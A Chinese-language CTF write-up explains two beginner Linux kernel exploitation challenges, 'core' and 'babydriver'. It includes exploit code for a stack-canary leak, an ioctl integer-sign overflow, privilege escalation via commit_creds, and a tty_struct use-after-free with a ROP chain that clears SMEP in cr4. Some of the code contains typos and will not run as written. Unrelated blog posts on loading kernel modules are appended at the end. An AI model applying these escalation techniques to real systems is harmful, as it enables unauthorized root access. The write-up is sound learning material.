作为一个kernel pwn 刚刚入门的同学，想着分享一下自己的经验，这几道kernel pwn的题目当时比赛的时候没有做出来，后来对照着大佬的write up复现了一波，仔细研究了一下。准备分析core babydriver solid\_core这三道题，如果能弄懂了这三道题入门应该没问题了。

第一篇文章讲core 和 babydriver

第二篇文章讲 solid\_core(因为很难所以单独一篇文章分析)

第三篇文章讲一下linux kernel 堆分配 slub分配器和内核堆溢出的例子

首先讲一点准备知识：

**附件已经上传，使用  
分别使用cat core\* | tar xzvf -  
和  
cat babydriver\* | tar xzvf -进行解压就可以了，大佬们的exp也包含在里面**

**如何起系统？**

 ctf的kernel pwn中一般会给出qemu起系统的脚本 随便举一例

 qemu-system-x86\_64 \ -m 256M \ -kernel ./bzImage \ -initrd ./initrd.cpio \ -append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 kaslr" \ -cpu qemu64,+smep,+smap \ -netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \ -s \ -nographic -enable-kvm \

 比较重要的是qemu-system-x86制定处理器体系，

-m指定内存，

 -s选项默认指定 开启更gdb远程调试端口 1234

**比较常见的如何解包？**

 $ mkdir core

 $ mv core.cpio ./core/core.cpio.gz

 $ cd core

 $ gunzip core.cpio.gz

 $ cpio -idmv < core.cpio

这个时候，将exp放入系统的一个目录中

 $ nano init

这条命令用于编辑init，一般用于删除定时关机

 $find . | cpio -o -H newc | gzip > ../core.cpio

用于重新打包 也可以用这几条：

 $ ./gen\_cpio.sh core.cpio

 $ mv core.cpio ../core.cpio

 $ cd ..

 $ rm -rf core

**gdb调试的时候遇到一些问题：**

 target remote:1234 这个时候如果返回一堆字符显示过长，

 set architecture i386:x86-64:intel 使用这条命令设置架构

 在运行时载入模块的符号表：

 grep 0 /sys/module/your\_module/sections/.text

 add-symbol-file ./your\_module.ko text

其中your\_module是你要加载的驱动模块，


text为第一行命令的返回值。

 如何得到kernel rop

如果有ELF形式的vmlinux映像可以直接用ROPgadgets，但更多时候我们只有bzImage，这个时候需要用extract-vmlinux进行提权，它在内核源码的scripts中，搜索自己linux系统的内核源码就能找到。

强网杯一共有两道kernel pwn题，solid\_core网上有出题人详细的思路讲解


首先看最简单的一道题 core，是入门级别的一个简单的内核栈溢出，关于内核栈溢出，我认为和用户态的栈溢出在本质上是一样的，只是在此基础上需要做很多准备工作，保证在内核态实现提权之后返回用户态系统不会崩溃，从而可以成功的拿到root权限的shell

首先，我们来看题目给出了core.ko驱动文件，将它放入ida中，

**如何leak canary？**


可以看出这是出题人自行实现的ioctl系统，是kernel中比较常见的一种类型，f5一下：

看到core\_read函数中，在copy\_to\_user调用时v6+off，可以用来leak canary，查看core\_read的汇编代码，出入的rsi参数是v6，为rsp，canary的值在rsp+0x40处，因此，只要将off的值设置为0x40，读出的第一个值即为canary值。



**如何设置off?**


首先看module\_init 创建了一个proc文件，ioctl具体源码的分析留到本文的下半部分分析，因为babydriver的利用会用到。现在只需要知道，ioctl系统调用会根据传入的文件描述符去调用文件自己定义的ioctl系统，在这里就是core\_ioctl。ioctl总共有三条指令，当传入的指令为0x6677889C的时候，会将传入的值设置为off



**溢出点在哪？**


现在可以设置off了，也就可以leak canary，再来看栈上的溢出点

core\_ioctl接受的指令为0x6677889A时，调用core\_copy\_func，f5看起源码，发现存在一个整数的有符号和无符号之间错用的问题，传入的参数a1为signed int，与63进行比较，而在qmemcpy的时候，又转化为unsigned int，因此只要开始传入a1为负数，即可过检查，并且转化为unsigned的时候会变成大整数，即可实现将name中的值覆盖栈上的返回值。



**name如何设置？**

可以看到驱动还定义了core\_write函数，并没有检查size，直接写入name



因此本题的总体思路如下：

首先设置off；

之后通过core\_read leak canary；

然后通过write将payload写入name全局变量；

最后通过core\_copy栈溢出劫持控制流；

控制流我们已可以经劫持了，用户态的pwn只要再弹一个shell即可完成利用

但内核态还需要更多的操作保证系统的稳定性。

我们劫持的控制流是进入内核态的，拥有特权，因此可以完成提权。

通用的提权代码是

commit\_creds(prepare\_kernel\_cred(0));

**这两个函数如何动态获得？**

借助/proc/kallsyms符号表，在运行时动态读取。这个很容易实现，贴出一例：

unsigned long find\_symbol\_by\_proc(char \*file\_name, char \*symbol\_name)

{

    FILE \*s\_fp;

    char buff[200] = {0};

    char \*p = NULL;

    char \*p1 = NULL;

    unsigned long addr = 0;

    s\_fp = fopen(file\_name, "r");

    if (s\_fp == NULL){

        printf("open %s failed.\n", file\_name);

        return 0;

    }

    while (fgets(buff, 200, s\_fp) != NULL){

        if (strstr(buff, symbol\_name) != NULL){

            buff[strlen(buff) - 1] = '\0';

            p = strchr(strchr(buff, ' ') + 1, ' ');

            ++p;

            if (!p) {

                return 0;

            }

            if (!strcmp(p, symbol\_name)){

                p1 = strchr(buff, ' ');

                \*p1 = '\0';

                sscanf(buff, "%lx", &addr);

                //addr = strtoul(buff, NULL, 16);

                printf("[+] found %s addr at 0x%x.\n",symbol\_name, addr);

                break;

            }

        }

    }

之后我们需要稳定系统，在内核返回用户态的时候，会调用iretq

iretq会依次弹出 rip cs eflags rsp ss之后做一些判断，因此如果不能构造好这些参数，系统会崩溃，无法get root shell。我们采取的方法是：提前构造一个save\_state()函数，进入内核态前存储这些参数，用来构造payload。

static void save\_state()

{

        asm(

            "movq %%cs, %0;"

            "movq %%ss, %1;"

            "pushfq;"

            "pop %2;"

            : "=r"(user\_cs), "=r"(user\_ss), "=r"(user\_eflag)

            :

            : "memory");

}

很简单的一个函数，将cs ss eflag 分别存储在三个我们自定义的变量中。至于rip和rsp则是要我们自己去构造为getshell 的rip。这样返回用户态之后回去指向system("/bin/sh")。

int main()

{

        if((base = mmap(0, 0x40000, 7, MAP\_PRIVATE | MAP\_ANONYMOUS, -1, 0))==NULL)

        {

                perror("mmap");

                exit(0);

        }

        int fd;

        char tmp[64];

        fd = open("/proc/core",O\_RDWR);

        ioctl(fd,COMMAND\_PRINT,0x40);

        ioctl(fd,COMMAND\_READ,&tmp);

        memcpy(&canary, tmp, 8);

        char payload[] = {

                0,0,0,0,0,0,0,0,

                canary,

                base+0x20000,

                shellcode

        };

        write(fd, payload, 160);

        ioctl(fd, IOCTL\_COMMAND\_COPY, 0xff00000000000008);

        return 0;

}

main函数首先mmap一块地址，用来作为伪造栈。这题中返回用户态之后的伪造栈是什么没有影响。可以看到在调用core\_copy之后劫持控制流去指向shellcode(),

static void shellcode()

{

        commit\_creds(prepare\_kernel\_cred(0));

        asm(

            "swqpgs;"\\

            "movq %0 %%rax;"

            "push %%rax;"

            "movq %1 %%rax;"

            "push %%rax;"

            "movq %2 %%rax;"

            "push %%rax;"

            "movq %3 %%rax;"

            "push %%rax;"

            "movq %4 %%rax;"

            "push %%rax;"

            "irate;"

            :

            :"r"(user\_ss),"r"()\\,"r"(user\_eflags),"r"(user\_cs),"r"(get\_shell)


            :"memory"

            );

}

shellcode首先实现提权，之后构造栈稳固程序，返回用户态。这个时候我们可以看到rip的位置是我们的get\_shell函数指针，getshell中调用system，因此返回后可以在root权限下弹出shell，利用完成。

之后通过开头的解包方法先去掉定时shutdown，之后将exp放入系统，qemu起系统，实现提权。



通过core这题我们可以发现，kernel pwn比用户态的pwn多了很多的准备工作，kernel pwn除了栈溢出和堆溢出还有条件竞争，babydriver 是一个简单的全局变量的竞争问题：

**babydriver**

照例先放入ida进行分析，同样实现了一套ioctl系统，

首先是babydriver\_init中，调用了device\_create，创建了叫babydev的文件系统  
babyioctl中定义了一条命令 command 65537

它将会释放掉全局变量babydev\_struct中的自定义的buf，重新申请一块，按照用户重新传入的size，然后更新len。



**下面进行分析每一个设备操作函数，找出漏洞点：**


babyopen：


  调用kmalloc\_caches申请一块堆空间，关于linux kernel 的对管理，会在第三篇文章单独进行分析。申请的内存空间的大小为64字节，讲地址存储在device\_buf，并将全局变量babydev\_struct的device\_buf\_len更新为64。



再看babywrite和babyread函数

babywrite 函数中在调用copy\_from\_user之前会检查device\_buf\_len是否大于用户要求的长度，否则不会执行





同理babyread函数也会进行检查，也就是说不存在内存的溢出点。

这个时候我们想起了全局变量，如果我们能够打开两个设备文件描述符，第二个文件描述符再调用command更新，为某大小，之后将其释放，这时，我们还有另一个文件描述符，可以对其进行写，实现use after free的利用

**更新的size应该设置为多大？**

我们这里要利用一种设备 tty 通过打开'/dev/ptmx'来进行操作，通过改写tty\_struct的tty\_opreations结构体 \*ops中国ioctl函数指针从而劫持控制流

tty\_operations 结构体如下，只需要在exp中声明一个结构体，并将其中的

struct tty\_operations {

struct tty\_struct \* (\*lookup)(struct tty\_driver \*driver,

struct file \*filp, int idx);

int (\*install)(struct tty\_driver \*driver, struct tty\_struct \*tty);

void (\*remove)(struct tty\_driver \*driver, struct tty\_struct \*tty);

int (\*open)(struct tty\_struct \* tty, struct file \* filp);

void (\*close)(struct tty\_struct \* tty, struct file \* filp);

void (\*shutdown)(struct tty\_struct \*tty);

void (\*cleanup)(struct tty\_struct \*tty);

int (\*write)(struct tty\_struct \* tty,

const unsigned char \*buf, int count);

int (\*put\_char)(struct tty\_struct \*tty, unsigned char ch);

void (\*flush\_chars)(struct tty\_struct \*tty);

int (\*write\_room)(struct tty\_struct \*tty);

int (\*chars\_in\_buffer)(struct tty\_struct \*tty);

int (\*ioctl)(struct tty\_struct \*tty,

unsigned int cmd, unsigned long arg);

就是覆盖掉这个指针

long (\*compat\_ioctl)(struct tty\_struct \*tty,

unsigned int cmd, unsigned long arg);

void (\*set\_termios)(struct tty\_struct \*tty, struct ktermios \* old);

void (\*throttle)(struct tty\_struct \* tty);

void (\*unthrottle)(struct tty\_struct \* tty);

void (\*stop)(struct tty\_struct \*tty);

void (\*start)(struct tty\_struct \*tty);

void (\*hangup)(struct tty\_struct \*tty);

int (\*break\_ctl)(struct tty\_struct \*tty, int state);

void (\*flush\_buffer)(struct tty\_struct \*tty);

void (\*set\_ldisc)(struct tty\_struct \*tty);

void (\*wait\_until\_sent)(struct tty\_struct \*tty, int timeout);

void (\*send\_xchar)(struct tty\_struct \*tty, char ch);

int (\*tiocmget)(struct tty\_struct \*tty);

int (\*tiocmset)(struct tty\_struct \*tty,

unsigned int set, unsigned int clear);

int (\*resize)(struct tty\_struct \*tty, struct winsize \*ws);

int (\*set\_termiox)(struct tty\_struct \*tty, struct termiox \*tnew);

int (\*get\_icount)(struct tty\_struct \*tty,

struct serial\_icounter\_struct \*icount);

const struct file\_operations \*proc\_fops;

};

我们伪造一块tty\_struct,然后利用command申请一块command大小的堆块，将其释放。简单的说一下slub管理器，在slub中，所有的内存块都被当作object来看待，系统维护了一个kmem\_cache[12]的结构体数组，每个kmem\_cache中有很多链表，其中有kmem\_cache\_cpu，分配时根据不同的cpu先从这个链表中进行分配，开始申请的时候，会先分配一页，将这一页分割成相同大小的内存块，每一个内存块对应于一个object，放在kmem链表中。也就是说kmem\_cache只能分配固定大小的内存块。

因此，我们通过申请一块，释放掉，它会被放入相应的slab链表中，这个链表会被归入到部分使用的页的链表中，之后再大量申请此大小的内存块，会将所有空闲内存块都申请出来，自然会将其申请出来。

之后即可利用uaf。

这题开启了smep，所以我们的payload不能直接写在用户态的程序之中，采用开头说的方法在vmlinux中找rop。

具体找什么样子的rop？

我们带入调试，发现内核在调用tty系统的ioctl的时候，会将地址先放入rax，之后call rax。如果我们能xchg eax esp，就能将rsp的值转换成我们放入的rop地址的后四位，而后四位肯定是位于用户态的，而用户态的地址是我们可以控制的，只要事先mmap并放入事先伪造好的栈，就能劫持控制流。

**到现在只剩下一个问题没有解决，smep开启了即使有内核rop，如何实现提权呢？**


在这里我们采取的方法是，先通过rop关闭smep，之后返回用户态调用最基础的提权代码。

smep的开启关闭是通过cr4寄存器来标记的，只有通过rop改写cr4即可关闭smep，之后就是各种提权

**具体的调试过程：**


首先我们来构造rop chain，都需要哪些呢？

首先需要一个xchg eax esp，实现对栈的控制




一个设置cr4，准备用pop rdi；和mov cr4 ，rdi；这两条实现

https://bbs.pediy.com/upload/tmp/799291_UVS8MWTBYKUB546.jpeg



还需要swapgs 和 iret用来稳固程序，以便顺利返回到用户态去弹出shell。



因此，整个的rop chain如下：

unsigned long rop\_chain[]=

{

  poprdiret,

  0x6f0,

  write\_cr4,

  关闭smep之后即可返回用户态

  get\_root，

  提权完成，需要安全返回用户态

  swapgs，

  0，

  iretq，

  getshell,

  user\_cs,

  user\_eflags,

  base+0x10000,

  user\_ss};

**最后我们再从头捋一下思路：**

1.首先创建两个文件描述符

2.利用ioctl的command修改掉全局变量内存块为一块tty\_struct大小的内存块

3.通过大量申请内存将此块申请出，此时，我们开启的众多的tty设备中，一定有一个的tty struct是我们通过baby\_dev可以控制的。

4.触发ufa 并改写tty\_struct，tty\_struct偏移为0x24的位置，改写伪造的ops，从而劫持控制流

4.通过将ioctl改写为 xchg eax esp，之后调用ioctl操作tty的时候会控制栈

5.通过改写cr4关闭smep。

6.返回用户态提权

  参考：

http://whereisk0shl.top/NCSTISC%20Linux%20Kernel%20pwn450%20writeup.html

https://www.anquanke.com/post/id/86490

http://www.360zhijia.com/anquan/370741.html/amp

## 补充

ioctl是[设备驱动程序](https://baike.baidu.com/item/%E8%AE%BE%E5%A4%87%E9%A9%B1%E5%8A%A8%E7%A8%8B%E5%BA%8F/310766)中对设备的[I/O通道](https://baike.baidu.com/item/I%2FO%E9%80%9A%E9%81%93)进行管理的函数。所谓对I/O通道进行管理，就是对设备的一些特性进行控制，例如串口的传输波特率、马达的转速等等。它的参数个数如下：int ioctl(int fd, int cmd, …)；其中fd就是用户程序打开设备时使用open函数返回的文件标示符，cmd就是用户程序对设备的控制命令，至于后面的省略号，那是一些补充参数，一般最多一个，有或没有是和cmd的意义相关的。ioctl函数是文件结构中的一个属性分量，就是说如果你的驱动程序提供了对ioctl的支持，用户就能在用户程序中使用ioctl函数控制设备的I/O通道

# Linux下加载.ko驱动模块的两种方法：insmod与modprobe

2015年05月14日 20:56:38 [那年飘雪](https://me.csdn.net/lihui126) 阅读数：19135 标签： [linux](http://so.csdn.net/so/search/s.do?q=linux&t=blog)[linux驱动加载](http://so.csdn.net/so/search/s.do?q=linux%E9%A9%B1%E5%8A%A8%E5%8A%A0%E8%BD%BD&t=blog)[ko文件加载](http://so.csdn.net/so/search/s.do?q=ko%E6%96%87%E4%BB%B6%E5%8A%A0%E8%BD%BD&t=blog)[linux驱动](http://so.csdn.net/so/search/s.do?q=linux%E9%A9%B1%E5%8A%A8&t=blog) 更多

个人分类： [嵌入式系统](https://blog.csdn.net/lihui126/article/category/2692051)

版权声明：本文为博主原创文章，未经博主允许不得转载。 https://blog.csdn.net/lihui126/article/details/45726073

假设要加载的驱动程序模块名为SHT21.ko

## 加载驱动模块

方法一：   
进入SHT21.ko驱动模块文件所在的目录，然后直接   
insmod SHT21.ko   
即可

方法二：   
将SHT21.ko文件拷贝到/lib/module/#uname -r#/目录下，这里，#uname -r#意思是，在终端中输入   
uname -r后显示的内核版本及名称，例如mini2440中#uname -r#就是2.6.32.2-FriendlyARM。

然后   
depmod（会在/lib/modules/#uname -r#/目录下生成modules.dep和modules.dep.bb文件，表明模块的依赖关系）   
最后   
modprobe SHT21（注意这里无需输入.ko后缀）   
即可

**两种方法的区别：**

modprobe和insmod类似，都是用来动态加载驱动模块的，区别在于modprobe可以解决load module时的依赖关系，它是通过/lib/modules/#uname -r/modules.dep(.bb)文件来查找依赖关系的；而insmod不能解决依赖问题。

也就是说，如果你确定你要加载的驱动模块不依赖其他驱动模块的话，既可以insmod也可以modprobe，当然insmod可以在任何目录下执行，更方便一些。而如果你要加载的驱动模块还依赖其他ko驱动模块的话，就只能将模块拷贝到上述的特定目录，depmod后再modprobe。

## 查看已加载的驱动模块列表

在任何目录下，   
lsmod   
即可

## 卸载驱动模块

在任何目录下，   
rmmod <module\_name>   
即可   
注意其中”module\_name”是lsmod显示的模块名称，而不是对应的ko文件名

参考资料   
[.ko内核模块文件以及载入模块命令modprobe insmod](http://blog.csdn.net/evenness/article/details/7655921)

**linux驱动开发之自动创建设备节点**

2012年11月26日 15:05:07 [fontlose](https://me.csdn.net/fontlose) 阅读数：5604更多

个人分类： [Linux](https://blog.csdn.net/fontlose/article/category/515161)

在有2.6系列版本中支持udev管理设备文件可以方便的创建设备节点,不必使用mknod来创建,本文使用最小编码来说明创建的几个方法。

1. *//主要用到的四个方法在linux/device.h定义：*
3. *//创建类和释放类的函数  创建成后将创建/sys/class/name文件夹*
4. extern struct class \*class\_create(struct module \*owner, const char \*name);
5. extern void class\_destroy(struct class \*cls);

8. *//在低版本的内核提供class\_device\_create来创建设备节点 和 删除设备的方法*
9. extern struct class\_device \*class\_device\_create(struct class \*cls,
10. struct class\_device \*parent,
11. dev\_t devt,
12. struct device \*device,
13. const char \*fmt, ...)
14. \_\_attribute\_\_((format(printf,5,6)));
15. extern void class\_device\_destroy(struct class \*cls, dev\_t devt);

18. *//在高版本的内核提供device\_create来创建设备节点 和 删除设备的方法*
19. extern struct device \*device\_create(struct class \*cls,
20. struct device \*parent,
21. dev\_t devt, void \*drvdata,
22. const char \*fmt, ...)
23. \_\_attribute\_\_((format(printf, 5, 6)));
24. extern void device\_destroy(struct class \*cls, dev\_t devt);
